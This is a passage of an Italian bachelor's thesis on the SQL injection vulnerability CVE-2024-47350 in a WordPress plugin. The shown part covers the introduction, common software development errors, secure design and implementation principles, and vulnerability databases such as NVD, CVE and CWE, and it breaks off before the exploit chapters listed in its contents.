UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA

Corso di Laurea Triennale in Ingegneria Informatica e dell'Automazione

Analisi e sfruttamento di una vulnerabilità di un'applicazione web

Analysis and exploit of a vulnerability of a web application

Relatore:
Prof. Luca Spalazzi

Candidato:
Nour Cherif Benmaza

Anno Accademico 2023/2024

Abstract

di Nour Cherif Benmaza

La tesi si concentra sull'analisi approfondita di una vulnerabilità riguardante un *plugin* di *WordPress*, proponendo diverse tecniche di sfruttamento. L'obiettivo è comprendere le dinamiche di questa specifica vulnerabilità e valutarne l'impatto sulla sicurezza dei sistemi web. Partendo dall'analisi del funzionamento del *plugin* e del codice sorgente, è stato possibile identificare le cause della presenza della vulnerabilità. Successivamente, è stato realizzato un ambiente di test isolato utile per condurre gli esperimenti in modo controllato. Dopodichè, sono state proposte e eseguite diverse tecniche di sfruttamento. I risultati sperimentali ottenuti, sia sulla versione vulnerabile che sulla versione aggiornata del *plugin*, permettono di quantificare il rischio associato a questa tipologia di attacchi. Questa ricerca offre una prova empirica e originale (*Proof Of Concept*) dell'esistenza della vulnerabilità e può essere considerata come riferimento per comprendere appieno la vulnerabilità.

Keyword: Cybersecurity, Exploit, Vulnerabilità, Web security, SQL Injection, CVE-2024-47350.

Indice

Abstract **i**

1 Introduzione **1**
1.1 Ambito e motivazioni 1
1.2 Obiettivo 2
1.3 Struttura della tesi 2

2 Sicurezza nello Sviluppo del Software **4**
2.1 Errori comuni durante lo sviluppo 4
2.1.1 Broken access control 5
2.1.2 Errori di crittografia 5
2.1.3 Progettazione insicura 6
2.1.4 Mancata validazione dell'input 6
2.1.5 Errori di configurazione 7
2.1.6 Utilizzo di componenti software vulnerabili e obsoleti 7
2.1.7 Errori di monitoraggio e logging 7
2.2 Principi di progettazione sicura 8
2.2.1 Principi di progettazione di Saltzer and Schroeder 8
2.2.2 Principi di progettazione di *OWASP* 11
2.3 Implementazione sicura 12

3 Vulnerabilità CVE-2024-47350 **15**
3.1 Fonti di informazioni e metriche di valutazione 15
3.1.1 NIST 15
3.1.2 NVD 16
3.1.3 CVE 16
3.1.4 CWE 16
3.1.5 CVSS 17
3.2 Motivazione della scelta della vulnerabilità 17
3.3 CVE-2024-47350 18
3.3.1 Vulnerabilità 18
3.3.2 SQL 19
3.3.3 SQL Injection 19

4 Metodologie e tecnologie **21**
4.1 Tecnologie 21
4.1.1 Docker 21

4.1.2 WordPress . . . 23
4.1.2.1 WooCommerce . . . 24
4.1.2.2 YITH WooCommerce Ajax Search . . . 24
4.1.2.3 Orchid Store Theme . . . 25
4.1.3 Python . . . 25
4.1.4 Bash . . . 25
4.1.5 PHP . . . 26
4.1.6 MySQL . . . 26
4.2 Banco di prova . . . 27

5 Analisi **33**
5.1 Funzionamento base del plugin . . . 33
5.2 Analisi della richiesta . . . 34
5.3 Analisi della risposta . . . 35
5.4 Analisi del codice . . . 37
5.4.1 Struttura dei file del plugin . . . 37
5.4.2 Funzione vulnerabile . . . 38
5.4.3 Considerazioni aggiuntive . . . 40

6 Exploit **42**
6.1 Exploit CLI . . . 42
6.2 Tecniche di attacco . . . 43
6.2.1 Boolean based SQL Injection . . . 44
6.2.2 Union based SQL Injection . . . 46
6.2.2.1 Determinazione del numero di colonne . . . 47
6.2.2.2 Estrazione di dati sensibili . . . 48
6.3 Esperimenti con la versione aggiornata . . . 53
6.3.1 Aggiornamento del plugin . . . 53
6.3.2 Boolean Based SQLi . . . 54
6.3.3 Union Based SQLi . . . 55
6.4 Considerazioni aggiuntive . . . 55
6.4.1 Estrazione del security token . . . 55
6.4.2 Bypass dei checks . . . 57

7 Conclusioni **58**

Bibliografia **59**

Capitolo 1

Introduzione

1.1 Ambito e motivazioni

Le applicazioni web dominano sempre di più il panorama digitale, con la loro crescente diffusione in diversi settori, sono diventate una parte integrante della nostra vita quotidiana. Dalle operazioni bancarie all'e-commerce, passando per i social media, le web app sono ormai onnipresenti. La crescente dipendenza da queste piattaforme web, unita alla necessità di offrire funzionalità sempre più avanzate, le rende un obiettivo primario per gli attacchi informatici. Questi attacchi possono comportare gravi conseguenze, come perdite economiche e furto di dati sensibili, mettendo a rischio le organizzazioni e gli individui. Perciò, la **cybersecurity** gioca un ruolo cruciale nella protezione dei dati, delle reti e delle infrastrutture digitali. Al giorno d'oggi, è fondamentale avere una cultura del rischio e investire nella formazione continua degli sviluppatori per promuovere lo sviluppo di software sicuro.

Durante il mio percorso universitario, ho avuto l'opportunità di partecipare al progetto **CyberChallenge.IT**, un percorso formativo pratico dedicato alla *cybersecurity* focalizzato sulla formazione attraverso delle lezioni teoriche e addestramenti pratici su vari aspetti della sicurezza informatica, come la crittografia, la sicurezza web, la sicurezza dei software e hardware, l'analisi malware e le tecniche di attacco e difesa.

Grazie a questo percorso, il mio interesse per la *cybersecurity* si è trasformato in una vera e propria passione, permettendomi di ampliare le mie conoscenze tecniche e teoriche e di di sperimentare in prima persona le dinamiche e le sfide della *cybersecurity*. Le conoscenze acquisite durante il percorso sono state fondamentali per condurre questo lavoro di ricerca.

1.2 Obiettivo

Lo scopo della seguente tesi è quello di analizzare e sfruttare una vulnerabilità *SQL Injection* pubblicata su *NVD (National Vulnerability Database*, identificata come **CVE-2024-47350**, riguardante un *plugin* di *WordPress*, una piattaforma di gestione dei contenuti ampiamente diffusa e utilizzata. Questo permetterà di comprendere le possibili tecniche di attacco utilizzate e di valutare l'impatto potenziale della vulnerabilità sulla sicurezza dei siti web.

1.3 Struttura della tesi

La tesi è suddivisa come segue:

- **Capitolo 2:** *Sicurezza nello Sviluppo del Software*

  In questo capitolo verranno introdotti alcuni problemi noti durante lo sviluppo del software, per poi focalizzarsi sulle buone pratiche di progettazione e implementazione del software mirate ad aumentare la sicurezza.

- **Capitolo 3:** *Vulnerabilità CVE-2024-47350*

  Questo capitolo introduce la vulnerabilità **CVE-2024-47350**, fornendo una panoramica su alcune fonti di informazione consultate e metriche di valutazione come *NIST*, *NVD* e *CVE*. Dopodichè, sarà approfondita la vulnerabilità in questione motivando la scelta e introducendo le tipologie di *SQL Injection*.

- **Capitolo 4:** *Metodologie e tecnologie*

  In questo capitolo verranno trattate le tecnologie utilizzate per effettuare lo studio, compresa la configurazione dell'ambiente di test utilizzando *Docker*, *WordPress* e alcuni *script custom* per automatizzare il processo.

- **Capitolo 5:** *Analisi*

  Questo capitolo si focalizza sull'analisi del *plugin*, partendo dal suo funzionamento base fino all'analisi del codice, individuando la funzione vulnerabile e discutendo le cause principali dietro la vulnerabilità.

- **Capitolo 6:** *Exploit*

  In questo capitolo verranno analizzate e approfondite le tecniche di attacco utilizzate per poter sfruttare la vulnerabilità, con una particolare attenzione ai risultati sperimentali

ottenuti, sia sulla versione vulnerabile sia quella aggiornata del *plugin*. Inoltre, saranno evidenziate alcune considerazioni aggiuntive utili per poter automatizzare gli attacchi.

- **Capitolo 7:** *Conclusioni*

  Infine, questo capitolo conferma l'importanza della sicurezza informatica e riassume il lavoro svolto in questa ricerca insieme ai risultati ottenuti.

Capitolo 2

Sicurezza nello Sviluppo del Software

Oramai la digitalizzazione, ovvero, l'integrazione delle tecnologie digitali nei vari settori è sempre più indispensabile. Grazie ai molteplici vantaggi che offre, come l'automatizzazione dei processi aziendali, l'accesso ai dati in tempo reale, il supporto alle decisioni e l'aumento della produttività, la digitalizzazione sta rivoluzionando il mondo attuale.
La crescente domanda di digitalizzazione, ha spinto gli sviluppatori ad aumentare la quantità e la complessità del codice prodotto, al fine di soddisfare tale richiesta. Questo però, ha contribuito all'espansione della superficie di attacco delle varie organizzazioni aumentando così l'esposizione al rischio e la probabilità di attacco. Con superficie di attacco si intende l'insieme dei metodi e dei mezzi attraverso i quali gli utilizzatori malintenzionati, autenticati o meno, possono penetrare nel sistema bersaglio ed inserire o estrarre dati dall'ambiente, compromettendo i tre principi della sicurezza informatica: la confidenzialità, l'integrità e la disponibilità dei dati, ovvero la triade *CIA* (**C**onfidentiality, **I**ntegrity and **A**vailability).
Quindi, è fondamentale integrare fin dalle prime fasi di sviluppo, metodologie di progettazione e di implementazione sicure, al fine di mitigare i rischi e prevenire le minacce, rendendo i sistemi più resilienti. Questo, conferma l'importanza della cybersecurity, ovvero, della sicurezza informatica nei sistemi moderni.

2.1 Errori comuni durante lo sviluppo

Spesso, le vulnerabilità introdotte nel software sono la chiave di accesso dei malintenzionati per poter compromettere il sistema, come ad esempio, la perdita di dati sensibili, l'interruzione dei

servizi e persino il furto di identità, con gravi ripercussioni economiche e reputazionali. Una vulnerabilità è una debolezza presente in un sistema, che può essere sfruttata e utilizzata in modo improprio. I fattori umani come la distrazione, la stanchezza e la mancanza di formazione, sono alla base di molte vulnerabilità, causando errori durante la progettazione e l'implementazione del software. Inoltre, la crescente pressione per rilasciare rapidamente nuovi prodotti software, ha ulteriormente aumentato i rischi. Secondo uno studio condotto da *Cisco AppDynamics*, il 92% dei sviluppatori sacrifica la sicurezza per accellerare i tempi di sviluppo [1].
Di seguito, verranno elencati gli errori comuni commessi durante lo sviluppo del software [2]:

2.1.1 Broken access control

L'*access control*, ovvero, il controllo d'accesso, è una misura di sicurezza che determina chi ha accesso alle risorse presenti all'interno del sistema, in aggiunta, definisce l'insieme di regole che stabiliscono quali azioni si possono eseguire sui dati. Quindi, il controllo di accesso risponde alle domande fondamentali: "Chi?" cioè l'identificazione e l'autenticazione degli utenti e "Cosa?" ovvero, l'autorizzazione a eseguire determinate azioni, per esempio, la modifica, l'inserimento, l'eliminazione e persino la lettura dei dati. L'*access control* è alla base della triade *CIA*.
L'inadeguata implementazione di questo meccanismo, può portare alla violazione dei principi fondamentali della sicurezza informatica. Ad esempio, la confidenzialità potrebbe essere violata poichè gli utenti non autorizzati possono accedere a dati sensibili. Invece, per quanto riguarda l'integrità dei dati, una gestione inadeguata dell'autorizzazione, potrebbe indurre gli utenti ad apportare modifiche non consentite [3].

2.1.2 Errori di crittografia

La crittografia gioca un ruolo cruciale nella sicurezza dei software, poichè permette di cifrare e decifrare i dati, sia durante la trasmissione attraverso la rete, sia quando sono memorizzati all'interno dei sistemi informatici. Ad esempio, basta pensare alle password che usiamo quotidianamente per accedere a diversi servizi informatici. Allo stesso modo, i messaggi che scambiamo attraverso la rete, sono spesso cifrati per garantire la riservatezza delle comunicazioni. Infine, pure le informazioni sulle carte di credito devono essere memorizzate in maniera sicura.
Nonostante, al momento attuale, esistano algoritmi crittografici avanzati, il fattore umano rappresenta ancora il punto più debole nella sicurezza. Purtroppo, gli errori di sviluppo nel campo della crittografia sono ancora molto comuni. Le cause di questi errori possono essere [4]:

- L'utilizzo di protocolli di comunicazione insicuri: questo rappresenta uno dei principali errori commessi durante lo sviluppo. Protocolli come *HTTP* (HyperText Transfer Protocol), permette di trasmettere i dati attraverso la rete senza nessuna cifratura, esponendo dati sensibili, ad esempio le password, a intercettazione da parte dei malintenzionati.
- L'utilizzo di algoritmi di crittografia obsoleti: nonostante esistono molti algoritmi a disposizione, la scelta dell'algoritmo giusto è fondamentale, poichè alcuni di essi sono stati considerati soggetti a debolezze causate principalmente dell'aumento della potenza di calcolo degli elaboratori. Algoritmi come *SHA-1* (Secure Hash Algorithm - 1) e *DES* (Data Encryption Standard), pur essendo sicuri nel passato, al giorno d'oggi sono stati considerati obsoleti.
- L'utilizzo di algoritmi non standardizzati, sviluppati internamente e non sottoposti a una rigorosa analisi da parte della comunità scentifica, può introdurre errori di crittografia.
- La gestione errata delle chiavi di crittografia, che sono la base fondamentale di quest'ultima, può compromettere la sicurezza del sistema.

2.1.3 Progettazione insicura

Possiamo distinguere la progettazione insicura dall'implementazione insicura, poichè entrambi hanno cause diverse e soluzioni differenti. A differenza dell'implementazione insicura, che potrebbe essere corretta a posteriori, i difetti di progettazione sono più difficili da risolvere e possono compromettere tutta l'architettura del sistema. L'adozione di metodologie di progettazione insicure, non incentrate sul rischio, possono portare a scelte progettuali errate causando maggiore complessità nel codice e l'introduzione di minacce informatiche [5].

2.1.4 Mancata validazione dell'input

Nell'informatica moderna, i sistemi software non sono solamente utili come fonte per i dati, ma spesso, gli utenti interagiscono costantemente con il sistema fornendo dati attraverso form, campi di ricerca e altri input. Un esempio potrebbe essere i moduli che riempiamo quando facciamo la registrazione su un sito, oppure, per inserire i nostri dati in un sistema di prenotazione. La mancata verifica e validazione di queste informazioni da parte degli sviluppatori consente agli attaccanti di iniettare codice malevolo, con l'obiettivo di eseguire comandi arbitrari all'interno del software [6].

2.1.5 Errori di configurazione

Le fasi dello sviluppo del software includono una fase di configurazione che riguarda l'impostazione di alcuni parametri per le risorse utilizzate, come il *server*, il *database* e il *firewall*. Gli sviluppatori, a causa dell'inesperienza o della mancata conoscenza delle vulnerabilità note, potrebbero causare delle vulnerabilità nel software introducendo falle nella configurazione. Uno degli errori comuni è mantenere le configurazioni di default, questo, pur accellerando lo sviluppo, potrebbe indurre a debolezze che possono essere sfruttate dagli attaccanti, poichè queste configurazioni sono spesso note e documentate. La classifica *OWASP (Open Web Application Security Project) Top 10* afferma che il 90% delle applicazioni è stato testato nell'ambito della configurazione errata, con un tasso di incidenza del 4.51%, confermando l'impatto di questi errori [7].

2.1.6 Utilizzo di componenti software vulnerabili e obsoleti

Il riutilizzo del codice è diventato una componente fondamentale dello sviluppo software moderno. Uno dei paradigmi attuali per lo sviluppo del software è il *Component based development*, ovvero, sviluppo basato su componenti. Le componenti software sono delle unità indipendenti, già pronte all'uso, che possono essere integrate e messe insieme per ottenere un software più complesso. Un'analogia ai componenti potrebbe essere l'utilizzo di mattoncini già pronti per la costruzione degli edifici, evitando di produrli autonomamente. Questo paradigma è molto diffuso poichè permette di velocizzare lo sviluppo.
Nonostante i vantaggi che offre il riutilizzo del software, questo crea una forte dipendenza da terze parti, per cui se un componente contiene una vulnerabilità, essa si propaga automaticamente al nostro sistema. Inoltre, i componenti obsoleti rappresentano una grave minaccia per la sicurezza poichè gli attacchi evolvono continuamente, per cui, componenti non aggiornati rappresentano un bersaglio facile agli attaccanti. Infatti, secondo l'*OWASP Top 10*, l'utilizzo di componenti software vulnerabili e obsoleti è stata classificata tra le prime dieci minacce per la sicurezza [8].

2.1.7 Errori di monitoraggio e logging

Il monitoraggio delle applicazioni da parte degli sviluppatori è un'attività essenziale, sia durante lo sviluppo che dopo il rilascio del sofware. Il *logging* è l'attività che permette agli sviluppatori di

monitorare l'andamento del sistema. Con *logging* si intende tener traccia degli eventi verificati nel sistema per un'analisi successiva o anche in tempo reale. Gli eventi possono essere problemi, errori o semplicemente informazioni sulle operazioni correnti. Un esempio di evento è la registrazione degli utenti nel nostro sistema, oppure, la richiesta di alcune risorse dal software. Il monitoraggio e il logging, permettono agli sviluppatori di identificare comportamenti anomali nel sistema. Ad esempio, i tentativi di intrusione, la richiesta continua di una particolare risorsa e la registrazione di molti utenti in un breve intervallo di tempo dallo stesso dispositivo [9]. Questi comportamenti anomali possono essere un campanello d'allarme per gli sviluppatori, permettendoli di introdurre misure di sicurezza aggiuntive nel software. Senza un adeguato monitoraggio, gli attaccanti possono effettuare azioni minacciose senza che esse vengano tracciate dagli sviluppatori.

2.2 Principi di progettazione sicura

Per ovviare alle problematiche e agli errori commessi durante lo sviluppo, è fondamentale adottare un approccio proattivo, integrando buone pratiche di sviluppo sicuro nell'intero ciclo di vita del software. Infatti, adottare misure preventive durante la progettazione, permette di minimizzare il rischio di sfruttamenti da parte degli attaccanti.
Di seguito, verranno discussi i due pilastri fondamentali della progettazione sicura:

- Principi di progettazione di Saltzer and Schroeder
- Principi di progettazione di *OWASP*

2.2.1 Principi di progettazione di Saltzer and Schroeder

Questi principi, formalizzati da Jerome Saltzer e Michael Schroeder nel loro articolo *The Protection of Information in Computer Systems (1975)*, introducono vari principi adottati, fino al giorno d'oggi, nella progettazione del software sicuro. Di seguito, saranno discussi i vari principi [10]:

- **Semplicità:** solitamente, l'insicurezza del software è conseguenza diretta della complessità della progettazione del sistema. Questo principio, mira ad avere una progettazione più semplice possibile, seguendo il principio *KISS* (**K**eep **I**t **S**imple and **S**weet!). La semplcità non implica il fatto di trascurare le misure di sicurezza oppure non soddisfare i requisiti del software, ma implica il fatto di non introdurre complicazioni inutili al sistema

che possono renderlo più difficile da analizzare e, di conseguenza, rendere più difficile individuare i punti critici.

- **Separazione dei privilegi:** questo principio consiste nel assegnare i privilegi giusti agli utenti giusti. Un privilegio è l'insieme delle autorizzazioni che definiscono le operazioni che possono essere eseguite dagli utenti. Seguendo questo principio, si riesce a ridurre la superifice di attacco. Ad esempio, in un sistema operativo le operazioni di lettura, scrittura e esecuzione possono essere associati a privilegi diversi, per cui alcuni utenti possono sia leggere che scrivere, ma altri possono solamente leggere determinate risorse. Un altro esempio potrebbe essere un sistema di prenotazione di un *Hotel*, è opportuno assegnare il privilegio di modifica delle stanze solamente all'amministratore.

- **Privilegio minimo:** oltre alla separazione dei privilegi, è importante assegnare il minor numero possibile di privilegi agli utilizzatori, permettendogli comunque di effettuare i loro *task* all'interno del sistema. Questo, permette di ridurre gli errori e di evitare azioni improprie anche da parte degli utenti leggitimi.

- **Design aperto:** Il design aperto è un approccio alla progettazione che prevede la condivisione pubblica di idee e progetti. Pur essendo un principio controintuitivo, mantenere la progettazione del software aperta al pubblico consente di avere un controllo più robusto attraverso i feedback ricevuti dalla comunità, consentendo di migliorare la qualità del software e l'individuazione degli errori prima dell'implementazione. Questo principio afferma il fatto che la sicurezza di un sistema non dipende dall'oscurazione della progettazione. Infatti, basta pensare agli algoritmi crittografici avanzati come *SHA-256 (Secure Hash Algorithm)* e *AES (Advanced Encryption Standard).* Questi algoritmi sono aperti al pubblico, ovvero, chiunque può visualizzare la loro progettazione. Nonostante ciò, nessuno è riuscito a sfruttare le loro debolezze per attaccare i sistemi. E' importante notare che questo principio non implica la divulgazione di tutte le informazioni come il codice sorgente o i parametri segreti.

- **Mediazione completa:** questo principio consiste nel controllare e verificare ogni richiesta fatta dagli utilizzatori per ottenere una certa risorsa dal sistema. Questo controllo, solitamente, è fatto da una componente software intermedia tra l'utente e la risorsa stessa. Alcuni esempi di questi componenti software sono il *firewall* e il *proxy*. Questo principio permette di evitare accessi non autorizzati o malevoli, garantendo l'integrità e la confidenzialità dei dati. Di seguito, si presenta uno schema a scopo esemplificativo.




FIGURA 2.1: Esempio di mediazione completa

Il diagramma illustra il principio di mediazione completa. Di fatto, il *Controllore* è la componente software intermedia che permette di mettere in pratica tale principio. E' importante sottolineare che tutte le richieste saranno prima verificate dal controllore, che ne stabilisce se l'accesso è consentito o meno alla risorsa. Lo schema illustra sia il caso di accesso consentito, sia il caso di accesso negato.

- **Minimo meccanismo comune (Least common mechanism):** questo principio mira a minimizzare i meccanismi di accesso comuni tra utenti con privilegi diversi, poichè, spesso si sfruttano questi meccanismi per effettuare azioni non consentite. Questo principio è molto legato al *Privilegio Minimo*. Un esempio pratico è nell'ambito dei sistemi operativi, se gli utenti con privilegi diversi possono accedere alle stesse *directory* (cartelle), questo può condurre gli utenti malintenzionati a sfruttare questa possibilità per introdurre *file* malevoli all'interno della *directory* condivisa.

- **Accettabilità psicologica:** in questo caso, si cerca di introdurre funzionalità sicure facili all'uso e allo stesso tempo trasparenti agli utilizzatori. Questo introduce un compromesso tra facilità e sicurezza. Il principio agisce sul fattore psicologico. Un esempio pratico è la progettazione di interfacce utente semplici e intuitive che guidano l'utente passo dopo passo per compiere determinate azioni, riducendo al minimo gli errori. Questo protegge il sistema non solo dagli attacchi esterni, ma anche dagli utenti inesperti, poichè anch'essi possono compromettere la sicurezza del sistema.

- **Fail-safe defaults (Fallimento sicuro):** questo principio di progettazione, legato al controllo di accesso (*access control*), prevede di considerare di default che l'accesso ad una determinata risorsa è negato. Solo gli utenti specificamente autorizzati possono accedervi. In altre parole, l'accesso non è basato sull'esclusione ma sui permessi di cui dispone ogni utente. Un esempio applicativo potrebbe essere il sistema operativo. Di default, un

nuovo utente non ha alcun permesso finchè non gli vengano assegnati esplicitamente dall'amministratore.

- **Fattore di lavoro:** con fattore di lavoro si intende la valutazione del costo necessario per aggirare i meccanismi di sicurezza tenendo conto delle risorse di un potenziale attaccante. Il costo può essere in termini di tempo oppure di risorse necessarie per effettuare l'attacco. Questo principio è alla base di molti algoritmi di crittografia, poichè si cerca sempre di alzare le barriere contro gli attaccanti, infatti, l'algoritmo crittografico *SHA-256* si basa su questo principio. *SHA-256* è un algoritmo di cifratura che utilizza 256 *bit* per generare l'output, ovvero, l'*hash*. Siccome ogni *bit* può assumere un valore binario, ovvero, 0 o 1, questo significa che l'attaccante dovrebbe provare al massimo 2^{256} possibili combinazioni, cioè circa 1.15×10^{77} possibili combinazioni, rendendo impraticabili alcuni tipi di attacchi, per esempio, gli attacchi a forza bruta. E' importante notare che il fattore di lavoro è un concetto relativo ed è dipendente dalla potenza di calcolo. Infatti, alcuni algoritmi progettati in passato sono stati considerati soggetti a debolezze.

2.2.2 Principi di progettazione di *OWASP*

OWASP (**O**pen **W**orldwide **A**pplication **S**ecurity **P**roject) è un'organizzazione no-profit che ha come scopo migliorare la sicurezza del software, mettendo a disposizione delle metodologie, tecnologie, strumenti e buone pratiche per la progettazione e l'implementazione di software sicuri. L'*OWASP* ha definito alcuni principi di progettazione che saranno analizzate di seguito [11] [12].

- **Zero trust:** questo principio è molto rilevante nell'era attuale, poichè il software non si interfaccia solo con gli utilizzatori, ma anche con reti e dispositivi hardware, basta pensare all'*IoT* (**I**nternet **O**f **T**hings). Questo principio si basa sull'assunto che nessun componente sia intrinsecamente affidabile, richiedendo quindi un'autenticazione e un'autorizzazione rigorose per ogni richiesta di accesso. Questo è rilevante soprattutto nei sistemi critici, per esempio operanti nel settore nucleare o sanitario.

- **Defense-in-Depth (Difesa in profondità):** il principio mira a prevedere durante la progettazione del software, più strati (livelli) di sicurezza, in modo che il fallimento di un livello garantisce comunque la sicurezza a causa della presenza di altri strati, proteggendo le risorse. L'idea di questo principio è rendere gli attacchi più complessi e costosi. E'

importante notare che oltre ad avere più livelli di sicurezza, è fondamentale avere livelli diversificati tra di loro.

- **Security by Design:** la sicurezza del software non deve essere una cosa facoltativa o un'aggiunta successiva, ma deve essere considerata fin dall'inizio. Il principio si focalizza sull'importanza di considerare i rischi e i requisiti di sicurezza come una parte integrale della progettazione.
- **No security guarantee (Nessuna garanzia di sicurezza):** il principio, pur sembrando pessimistico, considera il fatto che un software non sarà mai sicuro al 100%. Questo è dovuto alla continua evoluzione delle minacce informatiche e la continua ricerca di nuove vulnerabilità da parte degli attaccanti. Per cui, ci si focalizza sulla creazione di barriere sufficientemente solide per poter ostacolare gli attacchi piuttosto che sull'inviolabilità.

2.3 Implementazione sicura

Una progettazione sicura è il primo passo verso un software sicuro, ma questo da solo non è sufficiente. Un'altro requisito fondamentale per avere un software sicuro è l'implementazione sicura, infatti, un'implementazione errata di quanto progettato potrebbe causare la presenza di vulnerabilità nel software. Di seguito, saranno elencate alcune buone pratiche che permettono un'implementazione sicura [13].

- **Validazione dell'input:** in questo caso, si cerca di effettuare tutte le validazioni dei dati in un sistema affidabile. Infatti, è indispensabile effettuare tutte le validazioni lato *server* e non lato *client*.
- **Limitare la visibilità delle informazioni nel software:** questo consiste nel non divulgare informazioni sensibili agli utenti nei messaggi di errore, poichè questi messaggi di *log*, usati tipicamente in fasi di *debug* da parte degli sviluppatori, possono includere informazioni sensibili sul sistema. Quindi, si cerca di fornire messaggi di errore più generici possibile.
- **Gestire le possibili eccezioni:** seguendo questo approccio, gli errori vengono gestiti in maniera sicura evitando il fallimento dell'intero sistema.

- **Ridurre al minimo l'uso di costrutti soggetti a errori:** è un principio fondamentale nella scrittura di codice robusto. Alcuni costrutti soggetti a errore possono essere i puntatori, errori di arrotondamento nelle operazioni *floating-point*, la conversione di tipi (esplicita e implicita) e le *race conditions* nelle applicazioni concorrenti. Per mitigare questi rischi si possono usare linguaggi di programmazione a tipizzazione forte, effettuare test automatici ed utilizzare librerie e *frameworks* che offrono funzionalità robuste.

- **Check array bounds:** questa pratica consiste nel verificare sempre la dimensione del dato prima di inserirlo in un *array*. In linguaggi di programmazione come *C/C++*, che non gestiscono automaticamente gli *overflow*, ovvero, il superamento della capienza dell'*array*, è fondamentale effetuare tali verifiche. La mancata verifica può causare comportamenti indefiniti e la presenza di vulnerabilità. Alcune statistiche affermano che questa vulnerabilità, conosciuta come *Buffer Overflow*, è ancora presente nei sistemi moderni.




FIGURA 2.2: Statistica sulle vulnerabilità riguardanti il Buffer Overflow (ripresa da [14])

- **Uso di Prepared Statements e Parametrized Queries:** Gli *Prepared Statements* consentono di precompilare una query *SQL*, sostituendo i valori dinamici (come quelli provenienti dall'input dell'utente) con dei *placeholder*. In questo modo, il *database* interpreta questi valori come semplici dati e non come parte del codice *SQL* stesso. Questa pratica permette di prevenire alcuni attacchi informatici come *SQL Injection*, poichè questi attacchi sfruttano il linguaggio *SQL* per poter compromettere il *database* ed estrarre i dati. Molti linguaggi di programmazione supportano questo tipo di approccio.

- **Utilizzo di protocolli sicuri:** la scelta dei protocolli di comunicazione è un fattore importante per la sicurezza, soprattutto durante la trasmissione dei dati attraverso la rete. Alcuni protocolli sicuri di comunicazione sono: *HTTPS (HyperText Transfer Protocol Secure*, *SSH (Secure Shell)* e *SFTP (SSH File Transfer Protocol)*.

- **Includere dei timeouts:** questo è utile sia quando si fanno richieste a componenti esterni, sia per la gesione delle sessioni degli utenti. Si cerca di mettere un *timeout*, ovvero, un tempo massimo per qualsiasi richiesta, per cui dopo l'intervallo di tempo specificato, si annulla quest'ultima. Questo impedisce i *deadlock*, ovvero, impedisce che il sistema rimanga bloccato in attesa di una risposta che potrebbe non arrivare mai.

- **Utilizzare dei checksums per verifciare l'integrità dei dati:** i checksums sono dei valori numerici calcolati a partire dai *bit* che costituiscono il dato. La verifica di questi valori permette di certificare l'integrità del dato prima che esso venga utilizzato.

- **Monitoraggio continuo del software attraverso i log:** questo permette agli sviluppatori di tener traccia di ciò che accade nel sistema, dentificando tempestivamente eventuali anomalie che potrebbero indicare un tentativo di intrusione.

- **Consultare la documentazione ufficiale e le vulnerabilità note**

Capitolo 3

Vulnerabilità CVE-2024-47350

3.1 Fonti di informazioni e metriche di valutazione

Al fine di scegliere la vulnerabilità ed effettuare il caso di studio, è stato necessario consultare alcune fonti e valutare determinati criteri che hanno influenzato in modo significativo la scelta di tale vulnerabilità. Prima di approfondire il processo di analisi, è fondamentale introdurre alcune definizioni chiave:

3.1.1 NIST

Il **NIST**, conosciuto come ***N**ational **I**nstitute of **S**tandards and **T**echnology*, è un'agenzia federale statunitense, fondata nel 1901 e facente parte del Dipartimento del Commercio. Quest'istituto gioca un ruolo fondamentale nello sviluppo di standards e linee guida per una vasta gamma di settori, tra cui la cybersecurity. Il **NIST** è un punto di riferimento fondamentale per chi opera nel settore della sicurezza informatica poichè pubblica numerosi report, standard e linee guida su una vasta gamma di argomenti legati alla cybersecurity. Ad esempio, uno dei *frameworks* proposti dal **NIST** più noti e utilizzati a livello internazionale è il *CyberSecurity Framework (CSF)* poichè fornisce un approccio strutturato e flessibile alla gestione dei rischi informatici.

FIGURA 3.1: Logo del **NIST** [15]

3.1.2 NVD

Il *NVD (**N**ational **V**ulnerabilities **D**atabase)* è una *repository* pubblica costantemente aggiornata e gestita dal *NIST*, che contiene informazioni utili sui prodotti affetti, sui produttori e le valutazioni del rischio sulle vulnerabilità sia *software* che *hardware*. Questo *database* è una risorsa chiave che permette di catalogare, classificare e rendere pubbliche le vulnerabilità informatiche. Questi dati supportano gli sviluppatori nella mitigazione delle vulnerabilità e informano gli utenti sui rischi.

3.1.3 CVE

Il *CVE (**C**ommon **V**ulnerability and **E**xposures)* è un sistema che assegna un identificatore univoco a ciascuna vulnerabilità informatica individuata. Questo sistema standardizzato permette agli esperti di sicurezza di comunicare in modo efficace e preciso sulle vulnerabilità dei sistemi, facilitando la mitigazione e la condivisione delle informazioni. Il sistema *CVE* è mantenuto da una comunità internazionale di esperti e viene utilizzato in tutto il mondo in avvisi di sicurezza, strumenti di scansione e database di vulnerabilità.

3.1.4 CWE

Il *CWE (**C**ommon **W**eakness **E**numeration)* è un catalogo formale delle tipologie di errori o difetti del codice che possono portare a vulnerabilità. A differenza del *CVE*, che elenca le vulnerabilità specifiche, il *CWE* categorizza e identifica le cause sottostanti. Questo catalogo permette agli sviluppatori di comprendere le cause degli attacchi facilitando la loro prevenzione e correzione.

3.1.5 CVSS

